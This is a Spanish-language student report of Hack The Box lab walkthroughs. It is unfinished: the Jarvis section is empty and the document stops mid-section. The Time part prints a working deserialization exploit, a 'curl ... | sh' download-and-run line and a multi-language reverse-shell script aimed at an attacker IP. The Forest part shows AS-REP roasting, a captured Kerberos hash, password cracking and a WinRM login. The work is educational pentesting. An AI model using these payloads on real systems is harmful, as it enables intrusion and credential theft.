

UNIVERSIDAD NACIONAL DE INGENIERÍA

Facultad de Ingeniería Industrial y de Sistemas



Informes de exploración de vulnerabilidades en HTB

“De las máquinas: Time, Jarvis
Forest ”

ELABORADO POR:

- Suárez Moncada, Luis Alfonso
- Mottoccanche Tantaruna, Joseph
- Lau Ma, Chi Jon

Índice

| | |
|--|----------|
| 1. Time | 2 |
| 1.1. Enumeración | 2 |
| 1.2. Explotación | 4 |
| 1.3. Escalamiento de privilegios | 6 |
| 1.4. Post Explotación | 6 |
| 1.5. Hardening | 6 |
| 2. Jarvis | 6 |
| 2.1. Enumeración | 6 |
| 2.2. Explotación | 6 |
| 2.3. Escalamiento de privilegios | 6 |
| 2.4. Post Explotación | 6 |
| 2.5. Hardening | 6 |
| 3. Forest | 7 |
| 3.1. Enumeración | 7 |
| 3.2. Explotación | 8 |
| 3.3. Escalamiento de privilegios | 10 |
| 3.4. Post Explotación | 17 |
| 3.5. Hardening | 18 |

1. Time

1.1. Enumeración

Lo primero a realizar en cualquier máquina es un escaneo rápido con nmap, para esto usamos el comando con los parámetros:

- -p-
- -min-rate=5000
- -v
- -oN puertos

```
Completed Connect Scan at 12:27, 14.95s elapsed (65535 total ports)
Nmap scan report for 10.10.10.214
Host is up (0.12s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.16 seconds
```

Figura 1: escaneo con nmap

Entonces encontramos estos dos servicios, algo que podríamos hacer para verificar la versión de los servicios es incluir el -sV. La razón por la cual no usamos esto desde el inicio es porque al analizar todos los puertos en algunos casos hace que se demore considerablemente más, en especial cuando descubre muchos puertos.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

Figura 2: escaneo con version nmap

Un parámetro adicional que podríamos usar para este análisis es el :

- -sV
- -Pn
- -script=Vuln

Analizamos ahora los directorios para ver si encontramos algo con gobuster, esto podría ayudarnos a encontrar alguna carpeta oculta antes de revisar el contenido, para esto usamos un parámetro importante que es el -t 200 que ayuda a que use más hilos.

```
> gobuster -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://10.10.10.214/" -t 200

=====
Gobuster v2.0.1                OJ Reeves (@TheColonial)
=====
[+] Mode       : dir
[+] Url/Domain  : http://10.10.10.214/
[+] Threads    : 200
[+] Wordlist    : /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout    : 10s
=====
2021/11/25 12:37:41 Starting gobuster
=====
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/javascript (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
=====
2021/11/25 12:40:40 Finished
```

Figura 3: fuzzeo con gobuster

Mientras tanto analizamos también la página web que tenemos en el puerto 80, nos encontramos con un validador de json como los que solemos encontrar en internet.




Figura 4: página de json

Entonces tenemos este validador, probamos metiendo un poco de código json, obtenemos este código de <https://json.org/example.html>. Seleccionamos dos códigos para hacer la prueba porque ambos botaban errores diferentes:

```
{ "title": "Sample Konfabulator Widget",
  "name": "main_window",
  "width": 500,
  "height": 500 }
```

Con este código te bota el siguiente error:

```
Validation failed: "title": "Sample Konfabulator Widget",
```

Luego probamos con este código de una línea a ver si había diferencia

```
{ "value": "New", "onclick": "CreateNewDoc()" }
```

Con este código te bota el siguiente error:

```
Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.
exc.MismatchedInputException: Unexpected token (START_OBJECT),
expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type
information for class java.lang.Object
```

Entonces el segundo error nos da algo más significativo, buscando en google encontramos algunas vulnerabilidades.

Entre estas la que nos sirve es la que encontramos en este github <https://github.com/jas502n/CVE-2019-12384>

1.2. Explotación

Comenzando con la explotación, esta máquina utiliza un error de deserialización, el cual se explota con un gadget, en este caso lo que se tiene que hacer son los siguientes pasos:

1. Crear un inject.sql y modificarlo para que ejecute una reverse shell que queramos.
2. Crear la reverse shell que puede ser un archivo o escrita directamente.
3. Levantar estos archivos con un servidor para que sea accesible desde la máquina víctima.
4. Deja escuchando el puerto de la reverse shell.
5. escribir el exploit en la página para que se ejecute y nos de acceso.

Entonces empezamos con los pasos, primero para crear el inject.sql usamos el github que nos da el archivo, solo quedaría modificarlo con la ruta en la que tendríamos la reverse shell



```
File: inject.sql

CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
    return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('curl http://10.10.14.2:80/rshell | sh');
```

Figura 5: script de injection sql modificado

Luego para crear la reverse shell, podemos hacerlo de la forma habitual con monkey pentester, en este caso sabemos que lo va a ejecutar bash porque estamos en un server linux y esta función sql

está llamando una shell de sistema, así que podríamos usar la reverse de bash, sin embargo para este caso usaremos un script que te genera varias reverse shell y te usa la más conveniente.

El proceso para generarla es simple, solo te diriges a "https://resh.now.sh/**yourip**:1337 — sh", es importante este 1337 que sería el puerto que tendríamos que tener en escucha con el nc.

```
if command -v python > /dev/null 2>&1; then
    python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.2",1337 | sh)); os.dup2(s.fileno(),0);
    os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
    exit;
fi

if command -v perl > /dev/null 2>&1; then
    perl -e 'use Socket;$i="10.10.14.2";$p=1337 | sh;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
    {open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");}'
    exit;
fi

if command -v nc > /dev/null 2>&1; then
    rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 1337 | sh >/tmp/f
    exit;
fi

if command -v sh > /dev/null 2>&1; then
    /bin/sh -i >& /dev/tcp/10.10.14.2/1337 | sh 0>&1
    exit;
fi


if command -v php > /dev/null 2>&1; then
    php -r '$sock=fsockopen("10.10.14.2",1337 | sh);exec("/bin/sh -i <&3 >&3 2>&3");'
    exit;
fi

if command -v ruby > /dev/null 2>&1; then
    ruby -rsocket -e f=TCPSocket.open("10.10.14.2",1337 | sh).to_i;exec sprintf("/bin/sh -i <&3 >&3 2>&3",f,f,f)
    exit;
fi

if command -v lua > /dev/null 2>&1; then
    lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.10.14.2','1337 | sh');os.execute('/bin/sh -i <&3 >&3 2>&3');"
    exit;
fi
```

Figura 6: reverse shell

Luego tenemos que levantar un servidor en python para que pueda escuchar las peticiones de los archivos que necesitamos, en este la reverse shell y el inject.sql, el comando para esto es "python3 -m http.server **puerto a usar**", para este caso usaremos el 80 que se habilita con permisos de administrador, pero no es necesario puede ser cualquiera.




```
> sudo python3 -m http.server 80
[sudo] contraseña para jmt:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.214 - - [27/Nov/2021 13:18:48] "GET /inject.sql HTTP/1.1" 200 -
10.10.10.214 - - [27/Nov/2021 13:20:25] "GET /inject.sql HTTP/1.1" 200 -
10.10.10.214 - - [27/Nov/2021 13:20:26] "GET /rshell HTTP/1.1" 200 -
5
```

Figura 7: servidor en python3

Levantamos en escucha un netcat en el puerto 1337, y ejecutamos en la página el código malicioso que obtuvimos del github y hemos modificado.

Hay que tener un poco de cuidado porque en el github escapan todas las comillas simples, para esto simplemente quitas las barras invertidas.



```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://-
10.10.14.2/inject.sql'"}]
```

Figura 8: Inyección de comando




Figura 9: Ejecución en el servidor

Con esto regresando al netcat podemos ver que ya tenemos acceso a la máquina, sin embargo estamos con un usuario poco privilegiado.




Figura 10: Obteniendo acceso

1.3. Escalamiento de privilegios

Ya dentro del usuario lo que tenemos que hacer es ver cuantos privilegios tenemos. Esto podemos hacerlo con un

1.4. Post Explotación

1.5. Hardening

2. Jarvis

2.1. Enumeración

2.2. Explotación

2.3. Escalamiento de privilegios

2.4. Post Explotación

2.5. Hardening

3. Forest

3.1. Enumeración

Iniciamos realizando un escaneo a la máquina objetivo, para lo cual usaremos NMAP. En este caso usaremos los siguientes parámetros:

- -sV: Usado para mostrar las versiones de los servicios que corren en cada puerto.
- -p-: Usado para indicar que escanee todos los puertos existentes.
- -Pn: Usado para indicar al programa que no realice resolución DNS.

```
nmap -sV -p- -Pn 10.10.10.161
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 22:37 -05
Nmap scan report for 10.10.10.161
Host is up (0.11s latency).
Not shown: 65052 closed ports, 459 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-11-26 04:31:47Z)
135/tcp   open  msrcpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf      .NET Message Framing
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrcpc      Microsoft Windows RPC
49665/tcp open  msrcpc      Microsoft Windows RPC
49666/tcp open  msrcpc      Microsoft Windows RPC
49667/tcp open  msrcpc      Microsoft Windows RPC
49671/tcp open  msrcpc      Microsoft Windows RPC
49676/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrcpc      Microsoft Windows RPC
49684/tcp open  msrcpc      Microsoft Windows RPC
49703/tcp open  msrcpc      Microsoft Windows RPC
49969/tcp open  msrcpc      Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 262099.05 seconds
```

Figura 11: Escaneo de la máquina Forest usando NMAP.

A partir de lo que muestra la herramienta, se tienen disponibles 24 puertos, entre los cuales, solo algunos nos serán realmente útiles. Entre los puertos más importantes a considerar son:

- Puerto 80: Kerberos
- Puerto 135: Servicio RPC.
- Puerto 445: Servicio SAMBA.
- Puerto 389: LDAP.
- Puerto 5985: Windows Remote Management (WinRM)

A partir de estos, podemos empezar a deducir que la máquina a la cual vamos a realizar las pruebas contiene un Domain Controller, por la presencia de Kerberos así como LDAP.

Otra característica a notar es la presencia del servicio SAMBA, el cual nos puede apoyar en caso se hayan compartido archivos de forma pública.

Finalmente, otro puerto a considerar es el RPC, ya que si se tiene uno no protegido podría tenerse acceso a información muy valiosa del DC.

Se decidió iniciar por SAMBA, sin embargo, no se obtuvo nada de información relevante, así que decidimos proceder con RPC, a lo cual obtuvimos nuestro primer acceso, ya que encontramos que la máquina estaba permitiendo conexiones anónimas.




Figura 12: Conexión anónima vía RPC usando RPCCLient.

Ya dentro, procedimos a listar los usuarios que se encontraban registrados en dicho DC.





Figura 13: Listadod de usuarios mostrados por RPCCLIENT.

3.2. Explotación


Teniendo en cuenta los usuarios encontrados, los almacenamos en un archivo plano para usarlo como entrada en fuerza bruta.



```
cat usersForest.txt
File: usersForest.txt
1 Administrator
2 Guest
3 krbtgt
4 DefaultAccount
5 sebastien
6 lucinda
7 svc-alfresco
8 andy
9 mark
10 santi
11 fluwhen
```

Figura 14: Usuarios identificados en el DC.


Ahora, con el listado de usuarios del DC, podemos probar una de las vulnerabilidades más comunes, la cual es la de tener usuarios que no requieren pre autenticación con Kerberos, a lo cual es relativamente fácil obtener el TGT de dichos usuarios usando la herramienta GetNPUsers.



```
./GetNPUsers.py "http/" -no-pass -usersfile ./usersForest.txt -dc-ip 10.10.10.161
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
krb5asrep$23$svc-alfresco@HTB:02a7b0cf358aaac3e14161bb57e3d1f329d3247435c53f059b7074c8d4ba6a8b5d774aa2fce9091d2a7219481b2d544bfca482bd7280e955240a9284b4b45f9:6815ddfa397f8642933060d05242375f
fbef189e7f2221f1482ec11907ca863cb04480e3209c9f09f64c47fe048c8ae95775f02da2c335877cc5ae4b3114644d21754d689f6ba8b5a2737ca8066ec90679c32aa99ed87cda8bd18c2b68c8401b83e61c951c05605486914f88a451c1
57de4698d286ad92023999418905d946937da75e54fb758ba8e33438b840ac9cf9fd66a1ecedb854edbcc2d8c5562d59cdef4f05feb655e55b7b8e956de9
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fluwhen doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figura 15: Obteniendo los TGT de usuarios sin autenticación en Kerberos.

A continuación, con el apoyo de John The Ripper, podemos intentar obtener la contraseña del usuario svc-alfresco.



```
john hashes -wordlist=rockyou.txt --format="krb5asrep"
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC
-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvic ($krb5asrep$23$svc-alfresco@HTB)
1g 0:00:00:06 DONE (2021-11-26 17:40) 0.1600g/s 653721p/s 653721c/s 653721c/s s4553592..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figura 16: Utilizando John para romper la contraseña.

Ahora probamos que las credenciales obtenidas funcionen con dicho usuario, para ello la usamos en Samba.

```
smbmap -u "svc-alfresco" -p "s3rvice" -H 10.10.10.161 -R
[+] IP: 10.10.10.161:445      Name: 10.10.10.161
Disk                               Permissions      Comment
-----
ADMIN$                             NO ACCESS       Remote Admin
C$                                 NO ACCESS       Default share
IPC$                               READ ONLY       Remote IPC
.\IPC$\*
fr--r--r--      3 Sun Dec 31 18:51:48 1600  InitShutdown
fr--r--r--      4 Sun Dec 31 18:51:48 1600  lsass
fr--r--r--      3 Sun Dec 31 18:51:48 1600  ntsvcs
fr--r--r--      4 Sun Dec 31 18:51:48 1600  scerpc
fr--r--r--      1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-32c-0
fr--r--r--      3 Sun Dec 31 18:51:48 1600  epmapper
fr--r--r--      1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-1c0-0
fr--r--r--      3 Sun Dec 31 18:51:48 1600  LSM_API_service
fr--r--r--      3 Sun Dec 31 18:51:48 1600  eventlog
fr--r--r--      1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-3a4-0
fr--r--r--      4 Sun Dec 31 18:51:48 1600  wkssvc
fr--r--r--      3 Sun Dec 31 18:51:48 1600  atsvc
fr--r--r--      1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-3e8-0
fr--r--r--      1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-248-0
```

Figura 17: Probando las credenciales de svc-alfresco en samba.

Tras la validación, buscamos obtener una shell que nos permita interactuar directamente con el equipo, para ello usamos WinRM, ya que se había identificado inicialmente que estaba disponible. En este caso usamos la herramienta Evil-WinRM para conectarnos.

```
took 8s evil-winrm -u svc-alfresco -p 's3rvice' -i 10.10.10.161
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

Figura 18: Conectándonos vía WinRM usando el usuario svc-alfresco.

Ahora buscamos el archivo importante, el cual lo encontramos en la carpeta del usuario, específicamente en su escritorio.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
0064e6
```

Figura 19: Archivo importante del usuario svc-alfresco.

3.3. Escalamiento de privilegios


Teniendo en cuenta que estamos frente a un DC, buscamos identificar la forma en cómo llegar hasta el usuario administrador aprovechando los permisos que tiene la cuenta de svc-alfresco. Para facilitar este trabajo, utilizamos la herramienta BloodHound.

Para utilizar la herramienta BloodHound, primero debemos tener instalada la base de datos Neo4j. Ya instalada, se deberá ejecutar como se muestra a continuación.

```
~ / Do / H / Fo / BloodHound.py on master took 1m 47s sudo neo4j console
WARNING! You are using an unsupported Java runtime.
* Please use Oracle(R) Java(TM) 11, OpenJDK(TM) 11 to run Neo4j.
* Please see https://neo4j.com/docs/ for Neo4j installation instructions.
Directories in use:
  home:      /usr/share/neo4j
  config:    /usr/share/neo4j/conf
  logs:      /usr/share/neo4j/logs
  plugins:   /usr/share/neo4j/plugins
  import:    /usr/share/neo4j/import
  data:      /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:       /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2021-11-27 22:44:46.794+0000 INFO Starting...
2021-11-27 22:44:50.456+0000 INFO ===== Neo4j 4.2.1 =====
2021-11-27 22:44:54.929+0000 INFO Initializing system graph model for component 'security-
users' with version -1 and status UNINITIALIZED
2021-11-27 22:44:54.946+0000 INFO Setting up initial user from defaults: neo4j
2021-11-27 22:44:54.949+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true,
suspended=false)
